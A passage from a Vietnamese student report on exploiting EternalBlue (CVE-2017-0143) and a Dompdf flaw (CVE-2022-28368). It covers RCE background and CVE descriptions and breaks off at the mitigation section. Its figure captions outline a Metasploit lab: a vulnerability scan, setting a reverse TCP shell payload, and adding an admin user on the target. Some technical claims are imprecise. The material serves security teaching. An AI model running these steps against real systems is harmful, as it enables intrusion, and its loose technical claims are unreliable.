|  |
| --- |
| HỌC VIỆN KỸ THUẬT MẬT MÃ  **KHOA AN TOÀN THÔNG TIN**  Logo HvKTMM  BÁO CÁO BÀI TẬP LỚN  **KHAI THÁC LỖ HỔNG PHẦN MỀM**  **CVE 2017-0143**  **CVE 2022-28368**  *Nhóm sinh viên thực hiện – Nhóm 6:*  **Khương Văn Dương – AT160213**  **Nguyễn Trọng Chinh – AT160108**  **Nguyễn Bình Minh – AT160147**  **Trần Đại Nghĩa – AT150639**  **Lê Duy Nhất – AT160733**  *Giảng viên* *hướng dẫn:*  **TS. Nguyễn Mạnh Thắng**  Khoa An toàn thông tin – Học viện Kỹ thuật mật mã  Hà Nội, 2023 |

**MỤC LỤC**

[LỜI NÓI ĐẦU 3](#_Toc136008880)

[DANH MỤC KÝ HIỆU VÀ CHỮ VIẾT TẮT 4](#_Toc136008881)

[DANH MỤC HÌNH VẼ 5](#_Toc136008882)

[CHƯƠNG 1. CƠ SỞ LÝ THUYẾT 6](#_Toc136008883)

[1.1 Giới thiệu về lỗ hổng RCE 6](#_Toc136008884)

[1.1.1 Khái niệm 6](#_Toc136008885)

[1.1.2 Cơ chế hoạt động của RCE 6](#_Toc136008886)

[1.1.3 Tác động của lỗ hổng RCE 7](#_Toc136008887)

[1.1.4 Phân loại tấn công RCE 8](#_Toc136008888)

[1.1.5 Giảm thiểu và phát hiện cuộc tấn công RCE 8](#_Toc136008889)

[1.1.6 Phương pháp ngăn chặn cuộc tấn công RCE 8](#_Toc136008890)

[1.1.7 Ví dụ về tấn công RCE 9](#_Toc136008891)

[1.2 Cơ sở lý thuyết về CVE 2017-0143 10](#_Toc136008892)

[1.2.1 Giới thiệu giao thức SMB 10](#_Toc136008893)

[1.3 Cơ sở lý thuyết về CVE 2022-28368 11](#_Toc136008894)

[1.3.1 Giới thiệu thư viện Dompdf 11](#_Toc136008895)

[CHƯƠNG 2. GIỚI THIỆU VỀ CVE 2017-0143 và CVE 2022-28368 13](#_Toc136008896)

[2.1 Giới thiệu về CVE 2017-0143 13](#_Toc136008897)

[2.1.1 Mô tả CVE 2017-0143 13](#_Toc136008898)

[2.1.2 Phạm vi ảnh hưởng 13](#_Toc136008899)

[2.1.3 Mức độ nghiêm trọng 14](#_Toc136008900)

[2.1.4 Phân tích lỗ hổng 14](#_Toc136008901)

[2.1.5 Ngăn chặn và giảm thiểu rủi ro 15](#_Toc136008902)

[2.2 Giới thiệu về CVE 2022-28368 16](#_Toc136008903)

[2.2.1 Mô tả CVE 2022-28368 16](#_Toc136008904)

[2.2.2 Phạm vi ảnh hưởng 16](#_Toc136008905)

[2.2.3 Phân tích lỗ hổng 17](#_Toc136008906)

[2.2.4 Ngăn chặn và giảm thiểu rủi ro 17](#_Toc136008907)

[CHƯƠNG 3. THỰC NGHIỆM 19](#_Toc136008908)

[3.1 Khai thác lỗ hổng CVE 2017-0143 19](#_Toc136008909)

[3.1.1 Mô hình triển khai 19](#_Toc136008910)

[3.1.2 Kịch bản khai thác 19](#_Toc136008911)

[3.1.3 Đánh giá và kết luận 26](#_Toc136008912)

[3.2 Khai thác lỗ hổng 2022-28368 27](#_Toc136008913)

[3.2.1 Mô hình triển khai 27](#_Toc136008914)

[3.2.2 Kịch bản khai thác 28](#_Toc136008915)

[3.2.3 Đánh giá và kết luận 31](#_Toc136008916)

[KẾT LUẬN 33](#_Toc136008917)

[TÀI LIỆU THAM KHẢO 34](#_Toc136008918)

# LỜI NÓI ĐẦU

Lỗ hổng phần mềm là một trong những vấn đề quan trọng nhất trong lĩnh vực an ninh mạng. Việc khai thác lỗ hổng phần mềm có thể dẫn đến những hậu quả nghiêm trọng, bao gồm mất dữ liệu, sự kiểm soát của hệ thống bị chiếm đoạt, và thậm chí là tiềm ẩn nguy cơ cho tính mạng con người.

Các nhà phát triển phần mềm và các chuyên gia an ninh mạng đang cố gắng nỗ lực hết sức để tìm ra và khắc phục các lỗ hổng này trước khi chúng có thể bị khai thác. Tuy nhiên, vẫn còn rất nhiều lỗ hổng phần mềm tồn tại và tiếp tục được khai thác bởi các tin tặc.

Trong bối cảnh đó, việc tìm hiểu về khai thác lỗ hổng phần mềm là rất quan trọng. Bài viết này sẽ cung cấp cho chúng ta những kiến thức cơ bản về lỗ hổng phần mềm Cross-Site Scripting và Remote Code Execution. Bên cạnh đó, chúng tôi cũng sẽ triển khai thực nghiệm khai thác lỗ hổng trên và đề cập đến những biện pháp bảo vệ phù hợp để giúp ngăn chặn các cuộc tấn công thông qua lỗ hổng phần mềm. Mong rằng bài viết này sẽ giúp mọi người hiểu rõ hơn về mối đe dọa từ các lỗ hổng phần mềm và cách phòng chống chúng.

# DANH MỤC KÝ HIỆU VÀ CHỮ VIẾT TẮT

|  |  |  |
| --- | --- | --- |
| STT | Ký hiệu, viết tắt | Định nghĩa |
| 1 | RCE | **Remote Code Execution** |
| 2 | vCenter Server | một phần mềm của VMware dùng để quản lý và điều khiển các máy ảo và hệ thống ảo hóa |
| 3 | CVSSv3 | Common Vulnerability Scoring System version 3 |
| 4 | Dompdf | Thư viện PHP mã nguồn mở |
| 5 | WAF | Web Application Firewall |
| 6 | IDS | Intrusion Detection System |
| 7 | IPS | Intrusion Prevention System |
| 8 | SMB | Server Message Block |

# DANH MỤC HÌNH VẼ

[Hình 1. 1 Minh hoạ tấn công Log4j 7](#_Toc136008798)

[Hình 1. 2 Cơ chế hoạt động của SMB 11](#_Toc136008799)

[Hình 2. 1 CVE 2022-28368 Base Score 15](#_Toc134970923)

[Hình 3. 1 Tìm kiếm địa chỉ IP máy mục tiêu 17](#_Toc134995020)

[Hình 3. 2 Thực hiện câu lệnh namp -script vuln 192.168.80.136 và kết quả 18](#_Toc134995021)

[Hình 3. 3 Chạy câu lệnh “msfconsole” 18](#_Toc134995022)

[Hình 3. 4 Chạy câu lệnh “search ms17” 19](#_Toc134995023)

[Hình 3. 5 Khai thác lỗ hổng ms17 20](#_Toc134995024)

[Hình 3. 6 Thiết lập IP cho RHOSTS 20](#_Toc134995025)

[Hình 3. 7 Show payloads 21](#_Toc134995026)

[Hình 3. 8 Set payload windows/x64/shell/reverse\_tcp 21](#_Toc134995027)

[Hình 3. 9 Options có sẵn trong ms17\_010\_eternalblue 22](#_Toc134995028)

[Hình 3. 10 Đã thiết lập LHOST là địa chỉ IP của máy tấn công 22](#_Toc134995029)

[Hình 3. 11 Khai thác máy mục tiêu 23](#_Toc134995030)

[Hình 3. 12 Tạo user và add user vào nhóm admin 23](#_Toc134995031)

[Hình 3. 13 Thông tin sự kiện trong windows logs 24](#_Toc134995032)

[Hình 3. 14 kiểm tra sự kiện thêm user 24](#_Toc134995033)

[Hình 3. 15 Kiểm tra sự kiện thêm user vào group admin 24](#_Toc134995034)

[Hình 3. 16 Vào cmd kiểm tra địa chỉ ip đã đăng nhập 25](#_Toc134995035)

[Hình 3. 17 Web dịch vụ dùng để convert file pdf 26](#_Toc134995036)

# CƠ SỞ LÝ THUYẾT

## Giới thiệu về lỗ hổng RCE

### Khái niệm


**RCE (Remote Code Execution) là một loại lỗ hổng bảo mật cho phép tin tặc thực thi mã độc từ xa trên hệ thống mà họ không có quyền truy cập. Điều này cho phép tin tặc thực hiện các hành động trái phép trên hệ thống như thay đổi dữ liệu, cài đặt phần mềm độc hại, lấy cắp thông tin nhạy cảm hoặc tạo ra các tài khoản truy cập không hợp lệ.**

**Lỗ hổng RCE thường xuất hiện khi các ứng dụng web hoặc phần mềm không kiểm tra và xác thực đầu vào đúng cách, cho phép tin tặc chèn mã độc vào hệ thống. Lỗ hổng này có thể được khai thác thông qua nhiều phương thức như các yêu cầu HTTP, email, tập tin đính kèm và các giao thức khác.**

### Cơ chế hoạt động của RCE

Những kẻ tấn công RCE quét internet để tìm các ứng dụng dễ bị tấn công. Khi họ phát hiện ra lỗ hổng mã từ xa, họ sẽ tấn công nó qua mạng. Những kẻ tấn công thường tạo ra một command shell từ xa cho phép chúng kiểm soát một số khía cạnh của hệ thống mục tiêu từ xa.

Các lỗ hổng bảo mật mã từ xa cung cấp cho kẻ tấn công khả năng thực thi mã độc hại hoặc phần mềm độc hại và chiếm lấy một hệ thống bị ảnh hưởng. Sau khi giành được quyền truy cập vào hệ thống, những kẻ tấn công thường sẽ cố gắng nâng cao đặc quyền của chúng từ người dùng lên quản trị viên.



Hình 1. 1 Minh hoạ tấn công Log4j

### Tác động của lỗ hổng RCE

Các tác nhân đe dọa sử dụng các cuộc tấn công RCE vì nhiều lý do:

* Trinh sát mạng: RCE được sử dụng để mở một cửa hậu cho phép kẻ tấn công rình mò và thu thập thông tin. RCE cũng có thể là cơ sở cho các cuộc tấn công tiếp theo.
* Leo thang đặc quyền: Các tác nhân đe dọa thực hiện các cuộc tấn công leo thang đặc quyền để cung cấp cho kẻ tấn công các quyền và đặc quyền bổ sung mà chúng cần để truy cập vào dữ liệu nhạy cảm.
* Đánh cắp dữ liệu: RCE có thể được sử dụng để đánh cắp dữ liệu nhạy cảm.
* Tấn công từ chối dịch vụ: Những kẻ tấn công sử dụng các cuộc tấn công từ chối dịch vụ để làm tràn ngập máy chủ web, mạng hoặc hệ thống với lưu lượng truy cập nhiều hơn mức chúng có thể xử lý. RCE được sử dụng để tạo các mạng botnet thực hiện các loại tấn công này.
* Ransomware: Những kẻ tấn công này khóa hệ thống máy tính và sử dụng ransomware để buộc nạn nhân trả tiền để mở khóa hệ thống của họ.

### Phân loại tấn công RCE

* Tấn công injection: Nhiều loại ứng dụng khác nhau, chẳng hạn như truy vấn SQL, sử dụng dữ liệu do người dùng cung cấp làm đầu vào cho lệnh. Trong một cuộc tấn công injection, kẻ tấn công cố tình cung cấp đầu vào không đúng định dạng khiến một phần đầu vào của họ được hiểu là một phần của lệnh. Điều này cho phép kẻ tấn công định hình các lệnh được thực thi trên hệ thống dễ bị tổn thương hoặc thực thi mã tùy ý trên đó.
* Giải mã đối tượng(Deserialization): Quá trình tuần tự hóa kết hợp một số nguồn dữ liệu thành một chuỗi duy nhất mà sau đó chương trình đích sẽ giải tuần tự hóa. Giải mã đối tượng tái tạo lại dữ liệu cho mức tiêu thụ của ứng dụng. Những kẻ tấn công giấu mã độc hại trong các chuỗi dữ liệu được tuần tự hóa và chương trình đích vô tình chấp nhận mã độc hại làm đầu vào.
* Ghi ngoài giới hạn(Out-of-bounds write): Kiểu tấn công này lợi dụng quá trình cấp phát bộ nhớ. Người dùng độc hại ghi dữ liệu bên ngoài bộ đệm lưu trữ bộ nhớ được phân bổ. Điều này dẫn đến hỏng dữ liệu hoặc sự cố hệ thống.

### Giảm thiểu và phát hiện cuộc tấn công RCE

Các cuộc tấn công thực thi mã từ xa có thể không bị phát hiện cho đến khi thiệt hại đã xảy ra. Có nhiều phương thức thâm nhập với các cuộc tấn công này, vì vậy có thể khó biết được cần phải tìm gì khi cố gắng phát hiện chúng. Ngoài ra, các cuộc tấn công RCE luôn phát triển.

Theo các chuyên gia an ninh mạng, phòng ngừa là cách tốt nhất để xử lý các cuộc tấn công RCE. Kiểm thử thâm nhập và các hình thức kiểm tra lỗ hổng khác có thể xác định và khắc phục các lỗ hổng mà tin tặc có thể khai thác. Chi phí cho một cuộc kiểm tra lỗ hổng thông thường thấp hơn nhiều so với chi phí tiềm tàng của một vụ vi phạm dữ liệu nghiêm trọng.

### Phương pháp ngăn chặn cuộc tấn công RCE

Có nhiều cách để thực hiện RCE, do đó, việc bảo vệ chống lại chúng đòi hỏi một phương pháp an ninh mạng nhiều lớp:

* Cập nhật bản vá: Cách tốt nhất để bảo vệ hệ thống hoặc mạng khỏi cuộc tấn công RCE là khắc phục các lỗ hổng cho phép kẻ tấn công giành quyền truy cập. Microsoft phát hành các bản vá bảo mật giải quyết các lỗ hổng thực thi mã từ xa trong các bản sửa lỗi Patch Tuesday hàng tháng.
* Làm sạch đầu vào người dùng: Các cuộc tấn công giải tuần tự hóa và tấn công injection lợi dụng lỗ hổng từ đầu vào của người dùng. Làm sạch đầu vào liên quan đến việc xác thực và lọc dữ liệu đầu vào từ người dùng, giao diện chương trình ứng dụng và dịch vụ web.
* Kiểm tra lưu lượng truy cập: Sử dụng các hệ thống phát hiện xâm nhập, trình nghe lén gói tin và tường lửa ứng dụng web là một số cách để kiểm tra lưu lượng truy cập đến để tìm hành vi đáng ngờ và ngăn chặn những kẻ tấn công.
* Bảo vệ chống tràn bộ đệm: Khi phần mềm bảo vệ chống tràn bộ đệm phát hiện lỗi tràn bộ đệm, nó sẽ chấm dứt chương trình bị ảnh hưởng để ngăn kẻ tấn công làm hỏng chương trình.
* Kiểm soát quyền truy cập: Các chính sách bảo mật mạng như không tin cậy, phân đoạn mạng và quản lý quyền truy cập có thể giảm thiểu tác động của vi phạm mạng và ngăn kẻ tấn công leo thang đặc quyền.

### Ví dụ về tấn công RCE

* **WannaCry**

Cuộc tấn công ransomware WannaCry lần đầu tiên được chú ý vào năm 2017. Nó được phát tán bằng EternalBlue, một khai thác bị rò rỉ bởi Cơ quan An ninh Quốc gia.

WannaCry lây lan tự động mà không cần sự tham gia của người dùng. Nó mã hóa các tệp của người dùng và yêu cầu một khoản tiền chuộc để các tệp không được mã hóa. Cuộc tấn công tự lan truyền sau khi giành được quyền truy cập ban đầu vào mạng. WannaCry lợi dụng các máy tính chưa được vá đúng cách. Check Point Research đã báo cáo số công ty bị ảnh hưởng bởi các cuộc tấn công của WannaCry trong quý đầu tiên của năm 2021 đã tăng 53%.

* **Log4j**

Log4J đã thu hút sự chú ý vào tháng 12 năm 2021. Nó khai thác thư viện phần mềm Java nguồn mở thường được sử dụng, đây là một tính năng cơ bản trong nhiều ứng dụng sử dụng ngôn ngữ lập trình Java.

Phần mềm Log4j ghi lại các sự kiện, chẳng hạn như lỗi và hoạt động thường xuyên của hệ thống, đồng thời truyền thông báo chẩn đoán về chúng cho quản trị viên hệ thống. Khai thác lạm dụng tính năng Log4j cho phép người dùng nhập mã tùy chỉnh trong thông báo tường trình. Máy chủ của bên thứ ba thực thi lệnh từ xa trên máy tính được nhắm mục tiêu. Tin tặc thực hiện một cuộc tấn công injection bằng cách sử dụng đầu vào độc hại của người dùng cho các thông báo tường trình mà Log4j xử lý theo hướng dẫn.

## Cơ sở lý thuyết về CVE 2017-0143


### Giới thiệu giao thức SMB

Giao thức SMB là một giao thức chia sẻ file vô cùng phổ biến hiện nay khi người dùng sử dụng hệ điều hành Windows. SMB sẽ được sử dụng ở chế độ mặc định trên các nền tảng Windows 7/8/10 khi chia sẻ file.

Hiện tại, SMB đã được đổi tên thành CIFS, viết tắt của Common Internet File Sharing (đúng với nghĩa đen là công cụ chia sẻ file phổ biến nhất trên Internet. CIFS được thiết kế dựa trên các tiêu chí như đơn giản, dễ dùng, có khả năng đáp ứng số lượng lớn người dùng. CIFS phù hợp để dành cho các mô hình 1 server tập trung, dữ liệu được xử lý từ người dùng được khuyên là lưu trữ lại tại server.

Trong phiên bản đầu tiên của Windows, SMB chạy trên nền tảng kiến trúc mạng NetBIOS. Từ phiên bản 2000, nhà sản xuất Microsoft đã tiến hành thay đổi SMB để giúp nó có thể chạy cả trên giao thức TCP, chúng sử dụng port chuyên dụng, các phiên bản khác hiện tại của Windows vẫn tiếp sử dụng port của SMB.

SMB là giao thức hoạt động theo cơ chế máy khách - máy chủ (request - response). Hiểu đơn giản là các máy khách sẽ gửi những yêu cầu đến máy chủ SMB sau đó máy chủ sẽ gửi phản hồi lại đến từng yêu cầu.Trong lần giao tiếp đầu tiên, máy khách sẽ gửi danh sách các bản giao thức khả dụng đến máy chủ, máy chủ sẽ lựa chọn một giao thức phù hợp để sử dụng về sau. Nếu trong danh sách này không có giao thức nào phù hợp, máy chủ sẽ từ chối.



Hình 1. 2 Cơ chế hoạt động của SMB

Trong quá trình hoạt động, Microsoft luôn đưa rất nhiều các bản cập nhật cải tiến cho SMB để giúp cải thiện không chỉ hiệu suất và khả năng bảo mật cho hệ thống. SMB2, bản mới nhất SMB3 sở hữu các cải tiến vô cùng mạnh mẽ, đồng thời hiệu năng cho môi trường ảo hóa cũng được nâng cao lên rất nhiều.

## Cơ sở lý thuyết về CVE 2022-28368

### Giới thiệu thư viện Dompdf

Thư viện Dompdf là một công cụ mã nguồn mở dùng để tạo file PDF từ mã HTML và CSS trong PHP. Dompdf cho phép bạn tạo các tài liệu PDF động từ dữ liệu được tạo ra hoặc lưu trữ trong cơ sở dữ liệu.

Dompdf sử dụng thư viện mã nguồn mở DOMPDF để xử lý mã HTML và CSS và tạo file PDF tương ứng. Nó hỗ trợ một phạm vi rộng các tính năng bao gồm kiểu chữ, kiểu trang, hình ảnh, bảng và nhiều thứ khác. Bạn có thể tạo các tệp PDF chất lượng cao với Dompdf và sử dụng chúng để hiển thị, tải xuống hoặc in ấn.

Dompdf được phát triển cho PHP và hỗ trợ các phiên bản PHP từ 5.4 trở lên. Để sử dụng Dompdf, bạn cần tải xuống và cài đặt thư viện Dompdf và tích hợp nó vào mã PHP của mình. Sau đó, bạn có thể sử dụng Dompdf để tạo file PDF từ mã HTML và CSS.

# GIỚI THIỆU VỀ CVE 2017-0143 và CVE 2022-28368

## Giới thiệu về CVE 2017-0143

### Mô tả CVE 2017-0143

CVE-2017-0143 là một lỗ hổng bảo mật được phát hiện trong giao thức SMB (Server Message Block) của Microsoft Windows. Lỗ hổng này được gọi là "EternalBlue" và cho phép tin tặc từ xa thực hiện tấn công xâm nhập vào các hệ thống Windows chưa được cập nhật để lấy quyền điều khiển máy tính và lây lan qua mạng nhanh chóng. Lỗ hổng này đã được sử dụng để tạo ra cuộc tấn công ransomware WannaCry vào năm 2017, gây ra sự chú ý và ảnh hưởng lớn trên toàn cầu. Microsoft đã phát hành một bản vá cho lỗ hổng này, vì vậy các hệ thống Windows nên được cập nhật để tránh bị tấn công.

### Phạm vi ảnh hưởng

CVE2017-0143 có phạm vi ảnh hưởng rộng lớn đến các hệ thống Windows chưa được cập nhật. Lỗ hổng này ảnh hưởng đến các phiên bản hệ điều hành Windows 7, Windows 8.1, Windows 10, Windows Server 2008, Windows Server 2012, và Windows Server 2016.

Lỗ hổng EternalBlue đã được sử dụng để tạo ra cuộc tấn công ransomware WannaCry vào tháng 5 năm 2017. Cuộc tấn công này đã lan rộng nhanh chóng trên toàn cầu và ảnh hưởng đến hàng ngàn tổ chức, doanh nghiệp và người dùng cá nhân trên khắp thế giới. Những nơi chịu ảnh hưởng nặng nhất bao gồm Bệnh viện Quốc gia Anh, Tập đoàn FedEx và Ngân hàng Nga.

Với việc tận dụng lỗ hổng này, các tin tặc có thể lây nhiễm virus, tạo ra botnet và tiêm mã độc để thực hiện các cuộc tấn công tiếp theo. Vì vậy, để bảo vệ các hệ thống của mình, người dùng cần cập nhật các bản vá mới nhất và triển khai các giải pháp bảo mật hiệu quả, như tường lửa, phần mềm chống vi-rút và quản lý mật khẩu an toàn.

### Mức độ nghiêm trọng

CVE-2017-0143 là một lỗ hổng bảo mật nghiêm trọng và có mức độ nguy hiểm cao. Lỗ hổng này cho phép tin tặc từ xa thực hiện các cuộc tấn công xâm nhập vào các hệ thống Windows chưa được cập nhật để lấy quyền điều khiển máy tính.

Một khi tin tặc tận dụng được lỗ hổng này, họ có thể lây lan qua mạng và tạo ra một mạng lưới botnet để thực hiện các cuộc tấn công tiếp theo. Điều này có thể gây ra hậu quả nghiêm trọng cho các tổ chức, doanh nghiệp và người dùng cá nhân, bao gồm mất dữ liệu, tiền bạc và danh tính.

Cuộc tấn công ransomware WannaCry vào năm 2017 được tạo ra bằng cách tận dụng lỗ hổng EternalBlue và đã lan rộng nhanh chóng trên toàn cầu, gây ra sự chú ý và ảnh hưởng lớn đến các tổ chức, doanh nghiệp và người dùng cá nhân.

Vì vậy, Microsoft đã phát hành các bản vá để sửa lỗi EternalBlue, và người dùng nên cập nhật hệ thống của mình càng sớm càng tốt để tránh bị tấn công. Ngoài ra, các tổ chức nên triển khai các giải pháp bảo mật hiệu quả để giảm thiểu nguy cơ tấn công từ bên ngoài.

### Phân tích lỗ hổng

CVE-2017-0143 là một lỗ hổng bảo mật ở giao thức SMBv1 (Server Message Block version 1) của hệ điều hành Windows của Microsoft. Lỗ hổng này cho phép tin tặc tấn công từ xa vào các hệ thống chưa được cập nhật và lấy quyền kiểm soát hoàn toàn trên hệ thống đó.

Cụ thể, lỗ hổng này liên quan đến việc xử lý các gói tin SMBv1 trên hệ thống Windows. Tin tặc có thể gửi một gói tin SMBv1 đặc biệt đến hệ thống đang chạy SMBv1 mà chưa được cập nhật. Gói tin này chứa một lỗ hổng xác thực, cho phép tin tặc truy cập vào hệ thống và lấy quyền điều khiển toàn bộ hệ thống.

Sau khi có quyền điều khiển hệ thống, tin tặc có thể thực hiện nhiều hoạt động độc hại, bao gồm:

* Truy cập vào các tài nguyên trên hệ thống, chẳng hạn như các tệp và thư mục, và sao chép, sửa đổi hoặc xóa chúng.
* Chèn mã độc và lây lan mã độc sang các hệ thống khác trên cùng mạng. Điều này cho phép tin tặc lây nhiễm malware, virus hoặc các chương trình độc hại khác vào các hệ thống khác.
* Đánh cắp dữ liệu cá nhân, thông tin đăng nhập hoặc các thông tin khác trên hệ thống.

Lỗ hổng này đã được khai thác để tạo ra một số cuộc tấn công nổi tiếng, bao gồm cuộc tấn công ransomware WannaCry vào năm 2017. WannaCry đã lây lan rộng khắp trên toàn cầu và gây ra thiệt hại nghiêm trọng cho nhiều tổ chức và doanh nghiệp.

Vì vậy, Microsoft đã phát hành các bản vá để sửa lỗi EternalBlue và khuyến khích người dùng cập nhật các bản vá này càng sớm càng tốt. Ngoài ra, người dùng cần triển khai các giải pháp bảo mật hiệu quả như tường lửa, phần mềm chống vi-rút và quản lý mật khẩu an toàn để giảm thiểu nguy cơ bị tấn công từ bên ngoài.

### Ngăn chặn và giảm thiểu rủi ro

Để ngăn chặn và giảm thiểu rủi ro từ lỗ hổng EternalBlue, sau đây là một số biện pháp mà bạn có thể thực hiện:

